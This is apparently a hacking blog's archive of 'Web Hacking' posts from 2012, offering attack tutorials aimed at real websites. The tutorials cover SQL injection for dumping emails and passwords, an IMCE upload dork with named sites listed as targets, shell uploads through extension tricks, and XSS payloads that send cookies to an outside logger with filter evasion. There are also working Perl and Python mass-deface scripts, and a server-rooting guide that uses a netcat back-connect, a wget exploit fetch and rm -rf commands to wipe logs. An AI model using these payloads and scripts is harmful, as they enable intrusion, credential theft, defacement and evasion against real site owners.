
Showing posts with label Web Hacking. Show all posts

Thursday, 19 July 2012

An Introduction To " Directory Traversal Attacks "

Directory Traversal is an exploit/vulnerability which allow a remote attacker to access restricted directories and execute malicious commands.

What are Root Directory ?
Root Directory is a folder or a directory on the web server where all the web contents are placed which a normal user or a visitor of a website can see. Other directories present on the web server other than roOt might contain other sensitive information which the administrator don't the visitors to see. the content which is placed inside the Root Directory can seen by the visitor, they cannot see the content present outside the root directory. Root directory prevent users from accessing sensitive files like cmd.exe on a server running windows and password file on the system running LINUX/UNIX.


What a attacker can do if the website is vulnerable ?
If in case the web server is vulnerable to Directory Traversal Attacks, a remote attacker can step out of the Root Directory and access other important and sensitive files on the web server. Directory Traversal Attacks gives the attacker the ability to view and access the restricted files and directories which lead to the execution of malicious commands or even a full server compromise.


General tip to secure your website from Directory Traversal Attacks  ?
Update your webs server's software to the latest version, make sure all patches have been applied

Saturday, 14 July 2012

Simple SQL Injection Tutorial

SQL Injection.....
this can be perform on mozilla firefox web browser........
SQL websites looks like this "www.target.com/material.php?id=5"
it may be "/image.php?id="
"/product.php?id="
so on..............
first you need to check the vulrneablity of the website. for this just add ' after the url.. suppose the website is
www.target.com/material.php?id=5
add ' after this url..like
www.target.com/material.php.id=5' then press enter.. if it shows the error page then the website is vulrneable...
now lets start the real job....
now you have to find the numbers of columns for add the following in the url..
www.target.com/material.php?id=-5 order by 1--
www.target.com/material.php?id=-5 order by 2--
www.target.com/material.php?id=-5 order by 3--
www.target.com/material.php?id=-5 order by 4--
www.target.com/material.php?id=-5 order by 5--
check untill an error page appears..... now union select all the columns.. suppose i get an error page on 7.. so i will add this in url
www.target.com/material.php?id=-5 union select all 1,2,3,4,5,6,7--
afetr this the web page will show the columns number which will be used in further.. suppose I got 3 and 4.. then i will choose the column which is in bold font... suppose it is 3..
now you have to check the version.... note if its version is smaller the 5 you have to guss the table name which is very deficult and if its version is greater or equal to 5 you don't need to guss the table name..
to check the version just add the following
www.target.com/material.php?id=-5 union select all 1,2,@@version,4,5,6,7--
now find the database name.. for ths add following
www.target.com/material.php?id=-5 union select all 1,2,database,4,5,6,7--
now find the table names.. for this
www.target.com/material.php?id=-5 union select all 1,2,table_name,4,5,6,7 from information_schema.tables--
if you the the "character_sets" only as table name do the following
www.target.com/material.php?id=-5 union select all 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables--
now you get a list of table name... like users, admin, user_info, etc.. choose the table name.... suppose i choose "users" in my case.. now find the columns name...for this
www.target.com/material.php?id=-5 union select all 1,2,column_name,4,5,6,7 from information_schema.columns where table_name=users--
if error page appears the you have to change the table name in MSQL char....for this you have to download hackbar.... remember hackbar is a add on in firefox... you can not perform this in any other browser...
for downloading the hackbar on firefox... goto the following link.....
https://addons.mozilla.org/en-US/firefox/addon/hackbar/
and if again an error page appears then just add "group_concat" in the url.. like this
www.target.com/material.php?id=-5 union select all 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=mysql char--
now it will show you the columns name of "users" table.... like "email", "password", "id", "address", "phone no.", etc
now chose the columns.... as an hacker i know all of you will choose "email" and "password"... so lets do
www.target.com/material.php?id=-5 union select all 1,2,group_concat(email,0x3a,password),4,5,6,7 from users--
done it will show all the email and their password.......
hope you all like!!!!!!!!!!!!!!!!!!

Saturday, 30 June 2012

"IMCE" <= Remote File Upload Vulnerability

In this vulnerability a Remote Attack can upload his deface page or sometimes even a Shell on the vulnerable website.

Google Dork : inurl:"/imce?dir=" intitle:"File Browser"


Vulnerable URL : http://www.anywebsite.com/imce?dir=


Use both Bing search and Google Search to get more vulnerable website. Select any website from the search result, Like in my case I choose http://www.vride.com/imce?dir=db_backups


Click on "root" to change the current directory to root. Now look for the Upload option, In my case Upload option is present on the top left corner. Click on that. choose your deface Page and Click on Upload Button.

If the file has been uploaded successfully who will get the message that The File Has been uploaded.
Now under the File Name look for the file you uploaded. Like in my case I uploaded a fiile name test.htm <- When you will find your file double click on that to access it.


[~]Dem0 :

http://www.arcireal.com/imce?dir=
http://www.la-gerbille.net/imce?dir=
http://ciam.inra.fr/biosp/imce?dir=


Monday, 7 May 2012

Manual Sql Injection Tutorial

In this tutorial i will be demonstrating you how to exploit a SQL Vulnerable website, and how to dig juicy information like administrator username and password of the website. I will be showing you guys how to exploit a vulnerable site using a live example i.e a SQL Vulnerable website.


What is SQLi ?
The Structured Query Language Interface (SQLI) is the internal interface between an application and the Online Web Server.


Confused because of lots of Technical Jargons?
Ok, I will make it simple. Basically a web hosting saves all its information in a table format known as Database. So all the usernames and password for accessing the webhosting will also be saved in the very same format. So SQLI is an interface where the user sends a query and the database gives an automated reply. So we will use this method to get the information about the admin's username and password, hence we get to access the complete web server.


So Lets Start Now,


Things Required :
1.SQL Vulnerable Website (OfCourse :P)
2.Pateince
3.Brain xD !


The beauty of searching for targets is a lot easier than it sounds, the most common
method of searching is (Dorks). Dorks are an input query into a search engine (Google) which
attempt to find websites with the given texxt provided in the dork itself. So navigate to


Google and copy the following into the search box:
inurl:"products.php?prodID="
This search will return websites affiliated with Google with "products.php?prodID=" within
the URL.
You can find a wide range of dorks to use by searching the forum.
I advise you to create your own dorks, be original, but at the same time unique, think of
something to use that not many people would have already searched and tested.
An example of a dork I would make up:
inurl:"/shop/index.php?item_id=" & ".co.uk"
So using your own dorks isn't a bad thing at all, sometimes your dorks wont work, nevermind
even I get it..


Testing Targets for Vulnerabilities
It's important that this part's done well. I'll explain this as simply as I can.
After opening a URL found in one of your dork results on Google you now need to test the


site if it's vulnerable to SQL injection.


Example:
http://www.site.com/index.php?Client_id=23


To test, just simply add an asterik ' at the end of the URL


Example:
http://www.site.com/index.php?Client_id=23'


How to tell if the sites vulnerable:
- Missing text, images, spaces or scripts from the original page.
- Any kind of typical SQL error (fetch_array) etc.


So if the website you're testing produces any of the above then the site is unfortunately


vulnerable, which is where the fun starts.


Finding Columns & the Vulnerable Columns
As I noted in the first section of the tutorial I advise you do pretty much everything
manually with SQL injection, so by using the following commands (providing they're followed
correctly) you will begin to see results in no time 


Example:
http://www.site.com/index.php?Client_id=23'
^^^^^^^^^^^^^^^^^^^^^^^^
IF THE SITE IS VULNERABLE
Refer to the following to checking how many columns there are.
(order+by) the order by function tells the database to order columns by an integer (digit
e.g. 1 or 2), no errors returned means the column is there, if there's an error returned the
column isnt there


wxw.site.com/index.php?Client_id=23+order+by+1 < No Error
wxw.site.com/index.php?Client_id=23+order+by+2 < No Error
wxw.site.com/index.php?Client_id=23+order+by+3 < No Error
wxw.site.com/index.php?Client_id=23+order+by+4 < ERROR


From using order+by+ command and incremating the number each time until the page
displays an error is the easiest method to find vulnerable columns, so from the examples
above when attempting to order the columns by 4 there's an error, and so column 4 doesn't
exist, so there's 3 columns.


Finding Vulnerable Columns
Ok so let's say we were working on the site I used above, which has 3 columns. We now need
to find out which of those three coluns are vulnerable. Vulnerable columns allow us to
submit commands and queries to the SQL database through the URL. (union+select)
Selects all columns provided in the URL and returns the value of the vulnerable column e.g.


2. Example:
wxw.site.com/index.php?Client_id=23+union+select+1,2,3
The site should refresh, not with an error but with some content missing and a number is
displayed on the page, either 1, 2 or 3 (as we selected the three columns in the above URL
to test for column vulnerability).
Sometimes the page will return and look completely normal, which isn't a problem. Some sites
you are required to null the value you're injecting into.
In simpler terms, the =23 you see in the above URL after Client_id must be nulled in order
to return with the vulnerable column. So we simply put a hyphen (minus sign) before the 23
like so: -23


So the URL should now look something like this:


www.site.com/index.php?Client_id=-23+union+select+1,2,3


Now that should work, let's say the page refreshes and displays a 2 on the page, thus 2
being the vulnerable column for us to inject into. 


Obtaining the SQL Verison
Easier said than done, using the information found in the above sections e.g. amount of
columns and the vulnerable column. We now use a command (@@version) and in some cases
a series of commands to determine what the SQL version is on the current site. Version 4 or
version 5. See the example below to view what a URL should look like when the version
command has been inserted into the URL replacing the number 2 as 2 is the vulnerable column
in the example site.


Example:
wxw.site.com/index.php?Client_id=-23+union+select+1,@@version,3


What you need to look for is a series of numbers e.g:
5.0.89-community
4.0.45-log


If the above failes and the site just returns an error or displays normally then we need to
use the convert function in order for the server to understand the command, don't worry
though this is usually the only thing you need to convert and it's on a rare occasion where
this is the case.


So, if the example site returned an error we need to replace @@version with the convert()


function:
convert(@@version using latin1)


So the example site will now look like this:
wxw.site.com/index.php?Client_id=-23+union+select+1,convert(@@version using latin1),3


Now if the page still decides to not return the error then the query must be hexxed:
unhex(hex(@@version))


So the example site will now look like this:
wxw.site.com/index.php?Client_id=-23+union+select+1,unhex(hex(@@version)),3


Depending on which version the SQL server it is, whether it be 4, or 5 the queries for
obtaining data from both versions are different, version 4 and 5 tables are explained below


 Version 4
- 1. Obtaining Tables and Columns


You will notice that obtaining tables and columns from version 4 MySQL servers is a little
more time consuming and confusing at times as we have to guess pretty much everyhing.
Because version 5 is more up to date and has information_schema which the database and
tables are stored in, MySQL version 4 doesn't.
Providing the MySQL version of the website is 4, we must do the following.


So, back to the example URL:
wxw.site.com/index.php?Client_id=23+union+select+1,@@version,3


We must now go back to the original URL which is:
wxw.site.com/index.php?Client_id=23+union+select+1,2,3


This is where the guessing begins, we need to guess table names.
How can we tell if the table name I guess exists?
The same as where we tested for the amount of columns.
If no error is produced then the table guessed exists.
Is there is an error then the table guessed doesn't exist, so just try another.
So we use the (from) command followed by the table name you are looking to see
exists.


Example:
wxw.site.com/index.php?Client_id=23+union+select+1,2,3 from admin


Usual tables most people search for consist of obtaining user data, so again, be creative
just like with the dorks, common table names I use:


tbl_user, tbl_admin, tbl_access, user, users, member, members, admin, admins, customer, customers, orders, phpbb_users, phpbb_admins


So if we tried the following as an example:


wxw.site.com/index.php?Client_id=23+union+select+1,2,3 from admin
^^^
Error


wxw.site.com/index.php?Client_id=23+union+select+1,2,3 from user
^^^
Error


wxw.site.com/index.php?Client_id=23+union+select+1,2,3 from users
^^^^^
No Error


Now which table do you think exists..?
The table users exists


We are now required to guess column names from the existing table. So thinking logically,
which labelled columns within this table would represent data? Columns such as:
first_name, last_name, email, username, password, pass, user_id
^^^^^^^^^^^^^^^^^^^^^^^^^
Typical columns found in the users table.


So we now must think back to which column is vulnerable (in this case 2) and so we'll use
the URL and replace 2 with the column name you are attempting to see if exists in the users


table. Let's try a few of the typicals listed above:
wxw.site.com/index.php?Client_id=23+union+select+1,f_name,3 from users
^^^^
Error


wxw.site.com/index.php?Client_id=23+union+select+1,l_name,3 from users
^^^
Error


wxw.site.com/index.php?Client_id=23+union+select+1,address1,3 from users
^^^
Error


wxw.site.com/index.php?Client_id=23+union+select+1,email,3 from users
^^^^^
No Error


From the above we can clearly see that the column email exists within the table users, the
page should return displaying data (most probably an email address) or the data you are
extracting i.e if you pulled password from users and the column exists the first password
within that column will be displayed on screen.


2. Commands
From here we will be able to use certain commands to determine the amount of data we pull
from the database or which exact record you wish to pull from a column.
concat()
We will now use the concat() function to extract data from multiple columns if only one
column is vulnerable, in this case remembering back the vulnerable column is 2, so we can
only query in within this space.


Command: concat(columnname1,0x3a,columnname2)
0x3a is the hex value of a semi-colon : so the output data from the query will be displayed


like:this


Example:
wxw.site.com/index.php?Client_id=23+union+select+1,concat(email,0x3a,password),3 from users


The above will output the first email and password found in the table.


group_concat():


We will now use the group_concat() function to group all data from one column and display
them on one page. Same as the above concat() command just grouping all records together and displaying them as one.


Example:
wxw.site.com/index.php?Client_id=23+union+select+1,group_concat(email,0x3a,pass),3 from


users
Now the above should return ALL e-mails and passwords listed in the email and passwords
column within the users table.


limit 0,1
The limit command is somewhat useful if you're looking for a specific data record. Say for
instance we wanted to obtain the 250th record for emails in the table users. We would use:
limit 250,1 Thus displaying the 250th e-mail within the data.


Example:
wxw.site.com/index.php?Client_id=23+union+select+1,email,3+from+users+limit+250,1


Version 5
- 1. Obtaining Table Names


Now after that painstaking version 4 malakey lol, we're onto version 5, the easiest and
quickest version of MySQL to hack, so many things are already done for you, so realise the
possibilities and be imaginative.
Obtaining table names for version 5 MySQL servers is simple, using information_schema.tables


< For table extraction


So, example of the URL from earlier, but imagine it is now version 5


Example:
wxw.site.com/index.php?Client_id=-23+union+select+1,table_name,3+from+information_schema.tables


The above URL will display only the first table name which is listed in the database


information_schema. So using group_concat()
just like in version 4 works with the same principle.


Example:
wxw.site.com/index.php?Client_id=-23+union+select+1,group_concat(table_name),3 from information_schema.tables


We should now be able to see all the tables listed on one page, sometimes the last tables
will be cut off the end because a portion of the page will be covered in table names from
information_schema which aren't useful for us so really, I usually prefer to display table
names from the primary database rather than information_schema, we can do the following by


using the +where+table_schema=database() command:
where => A query for selection
table_schema => Schema of tables from a database
database() => In context the primary database, just leave it as it is.


Example:
wxw.site.com/index.php?Client_id=-23+union+select+1,group_concat(table_name),3+from+information_schema.tables+where+table_schema=database()


Example List of tables:
About, Admin, Affiliates, Access, Customer, Users


Now all tables should be displayed from the primary database, take your pick and get ready
to extract columns.


2. Obtaining Column Names from Table Names


Ok, suggesting from the above we decided to obtain column information from the table Admin.
Using information_schema once again but this time we will be using:
informaiton_schema.columns
instead of
informtion_schema.tables (as we want to extract columns now, not tables)
The thing with obtaining column information is similar to the principle of obtaining columns in version 4, except we dont have to guess, once again just one command lists them all when combines with group_concat()


Command:
Edit the vulnerable column (in this case 2) to:
column_name instead of table_name


And the end of the URL to:
+from+information_schema.columns where table_name=TableNameHEX


Example:
wxw.site.com/index.php?Client_id=-23+union+select+1,group_concat(column_name),3 from information_schema.columns where table_name=Admin


Now the above will return an error because of the way the command is used at the end of the URL (where table_name=Admin)
We must HEX the table name, in this case Admin
I use THIS website to for converting Text to Hex.


The HEX of Admin is: 41646d696e
Now we must add 0x (MySQL integer) at the front of the HEX, which should now look like this: 0x41646d696e
And pop it onto the end of the URL replacing Admin, so the URL should look something like the following.


Example:
wxw.site.com/index.php?Client_id=-23+union+select+1,group_concat(column_name),3 from information_schema.columns where table_name=0x41646d696e


Now all columns from the table Admin will be displayed on the page, just the same as version 4 we will use the same command to extract data from certain columns within the table.


Say for instance the following columns were displayed:
username, password, id, admin_user


We would be able to do the same as version 4, replacing the vulnerable column (2) with a column name (one of the above) i.e. username and password using the concat() function.


Example:
wxw.site.com/index.php?Client_id=-23+union+select+1,concat(username,0x3a,password),3+from+Admin


Will display the first username and password data entries from the columns username and password in the table Admin.
Now, Find the admin panel of the website, enter the user and password. Upload a shell and deface xD !!


Now Clap For Youself :D


Sunday, 29 April 2012

Uploading Shell using Live HTTP Headers

Hi Guys today i will show you how to upload shell using live HTTP Headers .


Things Required :

  • Firefox Browser
  • Live HTTP Headers (Firefox Add-on)
  • Access To Admin Panel Of a Website


Step By Step Tutorial :

  • First Login into the Website & then find any place to upload Image or something else .
  • Then now add jpg after the php extension so that your shell extension will look like - Shell.php.jpg 
  • Choose the shell & then now click on Tools>Live HTTP Header to start it, now once you have opened the HTTP Header, click on Upload .


  • Now wait till it captures the data, when it has captured the data search for you shell name with extension (shell.php.jpg) & after you have founded it , then select it & then click on Replay button .

  • After clicking on Replay Button again a popup will appear & it will be divided in 2 parts but you have to work in the down part . Again in the down portion part find for your shell name with extension (shell.php.jpg), after you have found you shell name now remove .jpg from teh extension & then again click on replay button . Now your shell will be uploaded as shell.php !! .


Doubts ?? Comment ^_^  

Saturday, 28 April 2012

Cross Site Scripting (XSS) Explained (Part 2)


XSS (Cross-Site Scripting), is a type of vulnerability which allows for client-side JavaScript execution. This type of vulnerability can pose a massive security risk if exploited in the correct manner, and has many different uses for attackers. In this paper we will discuss how XSS can be used to steal cookies and other information that can be used in different scenarios. All the examples used have been created solely for the purpose of this paper, to assist you in learning how this vulnerability works.

XSS vulnerabilities are made possible by the coder of the web application or script in question not sanitising the user input correctly and printing out the injected JavaScript straight to the page. We will discuss this in more detail later on in the paper, but here is a basic scenario :>

1. We find a blog which allows users user to input data.
2. This data is displayed, unedited or sanitised on the blog index page.
3. We want to inject a XSS to log the administrative users cookies.
4. We want to login with the cookie we have stolen.


Contents


* 1 What You Will Need
* 2 Identifying & Exploiting the Vulnerability
* 3 Exploiting
* 4 Possible Limitations and Basic Filter Evasion Techniques
* 5 Using the Cookies
* 6 Preventing XSS Vulnerabilities
* 7 References

What You Will Need

Before we start, there are a few things you will need in order to follow the paper efficiently, I have set a list below of what you will need with the required links. I have included a BASIC vulnerable script for you to play with, if you ever see someone using this script for anything other than this, then they deserve to be shot.

Heres a list of things you will need through-out the tutorial :>

Mozilla Firefox. [1]

FF addon : Add & Edit Cookies. [2]

FF addon : Live HTTP Headers. [3]

An ACTIVE cookie logger. Refer to 'scripts' at the end of this tutorial for a logger script.

A basic understanding of JavaScript is an advantage, but not essential. [4]

A XSS vulnerability to test and exploit. Refer to 'scripts' at the end of this tutorial for an example of a vulnerable script. Hosting is up to you, try this free PHP web host :> [5]

The desire and dedication to learn. [Yourself.]


Identifying & Exploiting the Vulnerability

Identifying a XSS vulnerability can be pretty straight forward in most circumstances, we will talk about possible filters and bypassing them in the next section. A typical method of testing for a XSS vulnerability would be infamous 'Alert' test. Anyone with a basic knowledge of JavaScript will know what this is. This test will make an alert box, or message box, pop up on the screen. This is done by executing the JavaScript function Alert().

<script>alert('XSS')</script>

This would display a message box with XSS as the message.

NOTE : There is an obvious way to filter this, but we will talk about that in the next section.

To perform this test we want the page in question to print out the script, so the browser will execute it. So in this case using the included vulnerable test page, input the string <script>alert('XSS')</script>. Now the page will execute this and you should get an alert box displaying the message 'XSS'.

With permanent vulnerability, these tests are not always a good idea, as they cannot be removed in most cases, and the owner of the site will clock it pretty quickly if he sees a message box pop up that's not supposed to be there. Another method of testing for vulnerability is the document.write method. The same concepts and structure is applied to this method as the alert method, we're just using the document.write function instead of the alert function. So this time we insert :

<script>document.write('XSS')</script>

This time the script will return the string 'XSS', (without quotes), and will write it to the page, where the string is supposed to be shown.

Assuming you've efficiently identified a exploitable XSS vulnerability, we need to think about the possible attack vectors and different usages of the XSS, and how we can manipulate it to get certain information. Here is a list of a few of the usages of XSS and a basic description on what they do :>


[] Cookie Stealing ~ Stealing a users cookie, to gain access to their account and bypass certain security measures.

[] Cross-Site Request Forgery[6] ~ Also known as CSRF or XSRF. This type of attack is used to make the user send a request to the server without their knowledge, (e.g., make the user change their password).

[] XSS Worms ~ A XSS worm is a malicious script that has the ability to spread across as site, using a vulnerable point of the site. These can be deadly depending on the intent of the attacker.

[] Door-Forwarding ~ I wasn't sure what to call this. This is where the script creates an iframe to execute an exploit, or open a malicious download on a legitimate website. These attacks are not very common, but are active all over the internet.

[] Keylogging ~ The clue is in t he name. This method allows you to log keystrokes made by the user on the page where the XSS is. Not as common as the CSRF or the worms, but still poses as a huge risk and is overlooked far too often.


The type of attack depends massively on the website, and the type of information you expect in the outcome. For example, on a blogging system with no user accounts, there is no point in making a XSS worm to spread, because there's nowhere to go. A more relevant attack would be CSRF or cookie stealing, so we get admin access at the end of it.


Exploiting

Now assuming you have successfully identified a XSS vulnerability and chosen your attack vector, (in this example we will be covering cookie stealing), we will go over setting up our logger and a few methods of doing so.


Example 1 :


Our cookie logger URL : http://mysite.com/logger.php Vulnerable Page : http://someblog.com/index.php Injection Point : http://someblog.com/post.php


Now we have all this setup, we can crack on. You can use the following methods to log cookies using JavaScript :

<script>location.href='http://mysite.com/logger.php?cookie='+cookie</script>

<script>document.location='http://mysite.com/logger.php?cookie='+cookie</script>

<script>window.open('http://mysite.com/logger.php?cookie='+cookie)</script>

<script>window.location='http://mysite.com/logger.php?cookie='+cookie</script>

Once you have posted this to the blogging system, and it's echoed on the index.php, we just have to be patient and hope the administrator of the site visits it soon, so we can get their cookie.

Another method I want to go over is the <script src=> method. The only difference with this one is that the main script is kept off-site, and is fetched by the <script src> tag, and then executed on the page. This is advantageous in many ways. It can reduce the size of our script on the target site for one, and secondly it can be changed if we want to change the functionality of our XSS. This type of XSS is usually more practical for worms, and keyloggers, but is definitely worth knowing.


Example 2 :

Our cookie logger URL : http://mysite.com/logger.php

Our script URL : http://mysite.com/script.js

Vulnerable Page : http://someblog.com/index.php

Injection Point : http://someblog.com/post.php


Here is how we include or foreign script :


<script src='http://mysite.com/script.js'></script>


Inside the script we just need the logger, use a function from Example 1. An example of our script would be :


location.href='http://mysite.com/logger.php?cookie='+cookie;


Again, like anything, patience is a virtue. I'm assuming if you've read this far you have some level of interest. Just keep at it, no matter how difficult things get. If you get to the point where you think 'I cant fucking do this!', just take a step back, go over it again and take your time. There's no rush is there? You don't have anything to prove. If you do, you're doing this for the wrong reasons.


Possible Limitations and Basic Filter Evasion Techniques

As with every vulnerability, there's always some kind of obstacle that can prevent us doing what we intend to do, whether its filtering out our code, or stopping us altogether. In this section I will go through three examples of filters that you might come across on your travels and how I bypass them. Other people might have a different way around these and in time I'm sure you will pick up your own techniques. The first filter I will show you is a filter which removes the '<script>' and '</script>' tags. While a very basic and common method of filtering, it is ridiculously easy to bypass. There are of course other things which can totally prevent XSS's from happening, such as HTML encoding ect. but I will go through all that in the prevention section near the end.


Example 1 ~ Tag Removal :

I insert the JavaScript : '<script>alert('XSS')</script>',

and it returns the string : alert('XSS').

Never fear, there is away around this. If I now insert this : '<scr<script>ipt>alert('XSS')</scr</script>ipt>'

Now the script will remove the tags, and echo what's left, which is : <script>alert('XSS')</script>.


Example 2 ~ magic_quotes :

I assume you know what magic_quotes is. If not have a read on the Wikipedia or just browse Google.

I insert the JavaScript '<script>alert('XSS')</script>, and it returns the string <script>alert(\'alert\')</script>.

Now obviously this wont execute, because it is not correctly formatted JavaScript, we need to find a way around using the quotes ( ' and " ). Luckily for us, JavaScript has a built in function which you can use to encode/decode strings, called String.FromCharCode(). Now in this case, we want to make a message box pop up that says 'XSS', without the quotes. So we need to execute this JavaScript :

<script>alert(String.fromCharCode(88, 83, 83))</script>

Now this should execute the message box. You can apply this method for a lot of things while exploiting XSS.

HINT : When using integer values, you don't need the quotes. (<script>alert(123456)</script>)

Now, back to stealing our cookies. We want to apply this method to our cookie stealer. For the next example, we will assume that our blog we are trying to get admin on is using BOTH of this filters, so we will apply both of the bypassing methods.

Example :

Our cookie logger URL : http://mysite.com/logger.php Our script URL : http://mysite.com/script.js Vulnerable Page : http://someblog.com/index.php Injection Point : http://someblog.com/post.php

JavaScript to post ((All on one line)) :

<scr<script>ipt>location.href=String.fromCharCode( 104, 116, 116, 112, 58, 47, 47, 100, 117, 115, 101, 99, 117, 114, 105, 116, 121, 46, 99, 111, 109, 47, 108, 111, 103, 103, 101, 114, 46, 112, 104, 112)+document.cookie;</scr</script>ipt>

So now this will echo :

<script>location.href=String.fromCharCode(104, 116, 116, 112, 58, 47, 47, 100, 117, 115, 101, 99, 117, 114,105, 116, 121, 46, 99, 111, 109, 47, 108, 111, 103, 103, 101, 114, 46, 112, 104, 112)+document.cookie;</script>

onto the index.php page on our vulnerable site.


The last limitation i would like to go over is the length your allowed to post to the index page. if it was, for example, 50 chars we wouldn't be allowed to post this to the page. There are two main ways around this, the first one is using a foreign script :

Example 1 : <script src='http://site.com/x.js'></script>


Another Example is using another tag, for example, the <img src=> tag.

<img src='http://site.com/x.js'></img>

If your website is a long URL, such as, http://www.thisismyubersuperblog.com/ then you can try using the IP address, which will be <= 27 in length.


Using the Cookies

Now that you have successfully setup and started your XSS exploitation, all you can do is wait until a user with higher privileges than you executes your script, preferably an administrator. Once you have a hit, you can now log in as that user, as long as the session is still valid. There are many ways to do this, but in this example I will use 'Add n' Edit Cookies', which is an add-on for FireFox. I am assuming you already have Add 'n Edit Cookies installed, if not refer to section two of the paper.

1. 1. Open FireFox.
2. 2. Click on Tools in the menu bar.
3. 3. Click on Cookie Editor.
4. 4. Click on Add.

Adding the cookie :

1. 5. In name, add the name of that cookie, (the bit before the =)
2. 6. In content, add the value.
3. 7. In host, add .site.com, unless its a sub domain or otherwise stated, (the dot infront of the domain name is important).
4. 8. In path, write /, unless you have the exact path where you want the cookie to be active.

Repeat this procedure until every cookie has been added. Once this is done, you can navigate to the website and check to see if you have logged in.

[#]A Less Detailed and Noob Friendly Tutorial Here

Monday, 23 April 2012

Mass Deface Script in Perl & Python


Here is a mass deface script in Perl . Save it as anything.pl  .

#!/usr/bin/perl -w

#Masss Defacer v2.0

# Coded By illuz1oN

# Creditz - Nostur

$def = 'YOUR LAME DEFACE PAGE HERE =)';

{ print "[+]DEFACING...\n";

print"[+]DEFACING .PHP FILES...\n";

my @php = glob("*.php"); #Files

foreach my $deface(@php){

open(DEFACE, '>', $deface);

print DEFACE $def || print "[-]Fxcked up: $!\n";

close(DEFACE)

}

print "[+]DEFACING .HTML FILES...\n";

my @html = glob("*.html"); #Files

foreach my $deface(@html){

open(DEFACE, '>', $deface);

print DEFACE $def || print "[-]Fxcked up: $!\n";

close(DEFACE)

}

print "[+]DEFACING .ASP FILES...\n";

my @asp = glob("*.asp"); #Files

foreach my $deface(@asp){

open(DEFACE, '>', $deface);

print DEFACE $def || print "[-]Fxcked up: $!\n";

close(DEFACE)

}

print "[+]DEFACING .ASPX FILES...\n";

my @aspx = glob("*.aspx"); #Files

foreach my $deface(@aspx){

open(DEFACE, '>', $deface);

print DEFACE $def || print "[-]Fxcked up: $!\n";

close(DEFACE)

}

print "[+]DEFACING .HTM FILES...\n";

my @htm = glob("*.htm"); #Files

foreach my $deface(@htm){

open(DEFACE, '>', $deface);

print DEFACE $def || print "[-]Fxcked up: $!\n";

close(DEFACE)

}

print "[+]DEFACING .JS FILES...\n";

my @js = glob("*.js"); #Files

foreach my $deface(@js){

open(DEFACE, '>', $deface);

print DEFACE $def || print "[-]Fxcked up: $!\n";

close(DEFACE)

}

print "[+]DEFACING .AC FILES...\n";

my @ac = glob("*.ac"); #Files

foreach my $deface(@ac){

open(DEFACE, '>', $deface);

print DEFACE $def || print "[-]Fxcked up: $!\n";

close(DEFACE)

}

print "[+]Pages Should Be Defaced!\n";

}

#Coded By illuz1oN

#Credits - Nostur!

}


Mass Deface script in Python . Save it as anything.py .

#Mass Deface Script by c0ax aka KaiT_AleX
#Greetz baltazar, b0ne, Toro, Melvin, Mikisoft etc.
#Usage: mass.py [sitepath] [tvojindexfajl]
#mass.py /home /tmp/index.php
import os, sys, time
print "Defaceing..."
print "Just wait and see the magic..."
time.sleep(1)
sajtpt = sys.argv[1]
indef = sys.argv[2]
inf = os.name()
exe = "find %s -name \"index.*\" -exec cp %s {} \;" % (sajtpt, indef)
os.system(exe)
print "Done..."
print "Good luck with cops"
print inf
print "Visit Hackingsec.in"
#EOF
#Script by Hacking Sec
}

Saturday, 21 April 2012

Server Rooting Tutorial

Hi guys today i will tell you how to root a server in few easy steps .

Things Required :

  • NetcaT
  • Shelled site
  • Local root expl0it 

Step By Step Tutorial :
  • First go to Run & type cmd then type : cd C:\Program Files\Netcat  ( Make sure that you Netcat is saved in the following directory ) .


  • Now Type : nc -n -l -v -p 443 , then it would show like the image shown below .

  • Its time to open your shell & then connect  using back connect function in your shell ( Make sure that you are not using any Vpn or Proxy ) . Then after the connection is established you will see something as shown in the screenshot below .

  • So you have successfully connected ..  Then now we have to get our Local Root Exploit, like mine is  2.6.18-374 2011 . 

  • In this step we have to upload our exploit in a writable folder, so instead of wasting our time in finding them ..we can just change the directory to the /tmp folder which is a standard writable folder . 
Type this command to change dir to /tmp : cd /tmp
  • To upload your your exploit we will use wget function . 
Type : wget http://www.somesite.com/exploit.c 

Now this will upload the exploit in the tmp folder . 


  •  (Case 1) if you have uploaded your exploit as .c (exploit.c) the we have to compile it, so to compile it we will type the following command .
Type : gcc exploit.c -o exploit

Keep in mind in the above command exploit refers to the name of your exploit (exploit.c) .so if its properly compiled with no errors & warning then you can proceed or if you get an error then find another exploit. 

(Case 2) If you have uploaded your exploit in a zip file then you have to unzip it by typing the below command .

Type: unzip exploit.zip 

  • After we have done all the above steps correctly, its time to give permission so we will type the following  command 
Type: chmod 777 exploit
  • Now  its time to run the Exploit, to run the exploit we will type the following command 
Type: ./exploit

Now the exploit will run & the server will be rooted  ;) .  To check weather we got root we can type 

Type: id or whoami  


Clearing Logs:

Now its our time to clearing our tracks or Logs . so below are some commands to delete the log files .

rm -rf /tmp/logs
rm -rf $HISTFILE
rm -rf /root/.ksh_history
rm -rf /root/.bash_history
rm -rf /root/.ksh_history
rm -rf /root/.bash_logout
rm -rf /usr/local/apache/logs
rm -rf /usr/local/apache/log
rm -rf /var/apache/logs
rm -rf /var/apache/log
rm -rf /var/run/utmp
rm -rf /var/logs
rm -rf /var/log
rm -rf /var/adm
rm -rf /etc/wtmp
rm -rf /etc/utmp
history -c
find / -name *.bash_history -exec rm -rf {} \;
find / -name *.bash_logout -exec rm -rf {} \;
find / -name "log*" -exec rm -rf {} \;
find / -name *.log -exec rm -rf {} \;


Hope you all guys have enjoyed this Tutorial .. If you have any Doubts then just mention it Via comment !

Thursday, 19 April 2012

Execute or Access Your .jpg Shell

After hacking the admin panel of the website, find a place to upload image. from there instead of image you can upload your shell. Sometimes .php files are not allowed or there are restrictions on uploading .php files, So inorder to upload and execute for shell you have to change the extension of your shell.
Open your shell in notepad and then Save As and change the extension to any any one of the


shell.php;.jpg
shell.php.jpg
shell.php..jpg
shell.php.jpg
shell.php.jpg:;
shell.php.jpg%;
shell.php.jpg;

shell.php.jpg;
shell.php.jpg:;


Suppose you have uploaded your shell in image section of the website, You will find your shell most of times here http://website/images/shell.php
If there is no upload section in the administrator panel of the website but there is a section where you can update or add news, you can use meta http-equiv to make redirection from website to your deface page. 


Just add  this code in news 
<meta http-equiv="refresh" content="0;url=http://link_to_your_deface_page">


#HACK WEBSITE'S ADMIN PANEL USING BASIC SQL INJECTION